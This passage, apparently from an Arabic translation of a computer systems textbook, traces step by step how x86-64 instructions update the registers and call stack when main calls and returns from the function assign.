 الشكل 3. الحالة الأولية لسجلات وحدة المعالجة المركزية ومكدّس الاستدعاء قبل تنفيذ الدالة main
تذكّر أن المكدّس ينمو نحو العناوين الأدنى. وفي هذا المثال، يكون %rbp في البداية عند عنوان المكدّس 0x830، و%rsp في البداية عند عنوان المكدّس 0xd48. وكلا القيمتين مختلقتان لهذا المثال.
وبما أن الدوال المعروضة في المثال السابق تستخدم بيانات صحيحة، نُبرز سجلي المكوّن %eax و%edi، اللذين يحتويان في البداية على قيم غير ذات معنى. ويشير السهم الأحمر (في أعلى اليسار) إلى التعليمة قيد التنفيذ. في البداية، يحتوي %rip على العنوان 0x542، وهو عنوان ذاكرة البرنامج للسطر الأول في الدالة main.

تحفظ التعليمة الأولى القيمة الحالية لـ%rbp بدفع 0x830 إلى المكدّس. وبما أن المكدّس ينمو نحو العناوين الأدنى، يُحدَّث مؤشّر المكدّس %rsp إلى 0xd40، وهو أقل من 0xd48 بمقدار 8 بايتات. ويتقدم %rip إلى التعليمة التالية في التسلسل.

تحدّث التعليمة التالية (mov %rsp, %rbp) قيمة %rbp لتصبح مساوية لـ%rsp. ويشير مؤشّر الإطار (%rbp) الآن إلى بداية إطار المكدّس للدالة main. ويتقدم %rip إلى التعليمة التالية في التسلسل.

تطرح التعليمة sub القيمة 0x10 من عنوان مؤشّر المكدّس، ما يجعل المكدّس "ينمو" فعليًا بمقدار 16 بايت، وهو ما نمثّله بإظهار موقعين بحجم 8 بايتات على المكدّس. وبالتالي يصبح للسجل %rsp القيمة الجديدة 0xd30. ويتقدم %rip إلى التعليمة التالية في التسلسل.

تدفع التعليمة callq القيمة الموجودة داخل السجل %rip (التي تدل على عنوان التعليمة التالية المراد تنفيذها) إلى المكدّس. وبما أن عنوان التعليمة التالية بعد callq هو 0x55f، تُدفع هذه القيمة إلى المكدّس كعنوان الإرجاع. وتذكّر أن عنوان الإرجاع يشير إلى عنوان البرنامج الذي ينبغي أن يستأنف عنده التنفيذ عند عودة تنفيذ البرنامج إلى main.
بعد ذلك، تنقل التعليمة callq عنوان الدالة assign (0x526) إلى السجل %rip، ما يدل على أنه ينبغي أن يستمر تنفيذ البرنامج في الدالة المستدعاة assign لا في التعليمة التالية في main.

التعليمتان الأولى والثانية اللتان تُنفَّذان في الدالة assign هما الإجراءات الروتينية المعتادة التي تنفّذها كل دالة. فالتعليمة الأولى تدفع القيمة المخزّنة في %rbp (عنوان الذاكرة 0xd40) إلى المكدّس. وتذكّر أن هذا العنوان يشير إلى بداية إطار المكدّس للدالة main. ويتقدم %rip إلى التعليمة الثانية في assign.

تحدّث التعليمة التالية (mov %rsp, %rbp) %rbp ليشير إلى قمة المكدّس، معلنةً بداية إطار المكدّس للدالة assign. ويتقدم مؤشّر التعليمات (%rip) إلى التعليمة التالية في الدالة assign.

تنقل التعليمة mov عند العنوان 0x52a القيمة $0x28 (أو 40) إلى المكدّس عند العنوان -0x4(%rbp)، أي أربعة بايتات فوق مؤشّر الإطار. وتذكّر أن مؤشّر الإطار يُستخدم عادةً للإشارة إلى المواقع على المكدّس. غير أن ضع في اعتبارك أن هذه العملية لا تغيّر قيمة %rsp — فلا يزال مؤشّر المكدّس يشير إلى العنوان 0xd20. ويتقدم السجل %rip إلى التعليمة التالية في الدالة assign.

تضع التعليمة mov عند العنوان 0x531 القيمة $0x28 في السجل %eax، الذي يحمل قيمة إرجاع الدالة. ويتقدم %rip إلى التعليمة pop في الدالة assign.

في هذه المرحلة، تكون الدالة assign قد أكملت تنفيذها تقريبًا. والتعليمة التالية التي تُنفَّذ هي pop %rbp، التي تعيد %rbp إلى قيمته السابقة، أي 0xd40. وبما أن التعليمة pop تعدّل مؤشّر المكدّس، يُحدَّث %rsp إلى 0xd28.

التعليمة الأخيرة في assign هي التعليمة retq. وعندما تُنفَّذ retq، يُسحب عنوان الإرجاع من المكدّس إلى السجل %rip. وفي مثالنا، يتقدم %rip الآن ليشير إلى التعليمة callq في main عند العنوان 0x55f.
بعض الأمور المهمة التي ينبغي ملاحظتها عند هذه المرحلة:
- أُعيد مؤشّر المكدّس ومؤشّر الإطار إلى قيمتيهما قبل استدعاء
assign، ما يعكس أن إطار المكدّس للدالةmainهو الإطار النشط مرة أخرى. - القيم القديمة على المكدّس من إطار المكدّس النشط السابق لا تُزال. فهي لا تزال موجودة على مكدّس الاستدعاء.
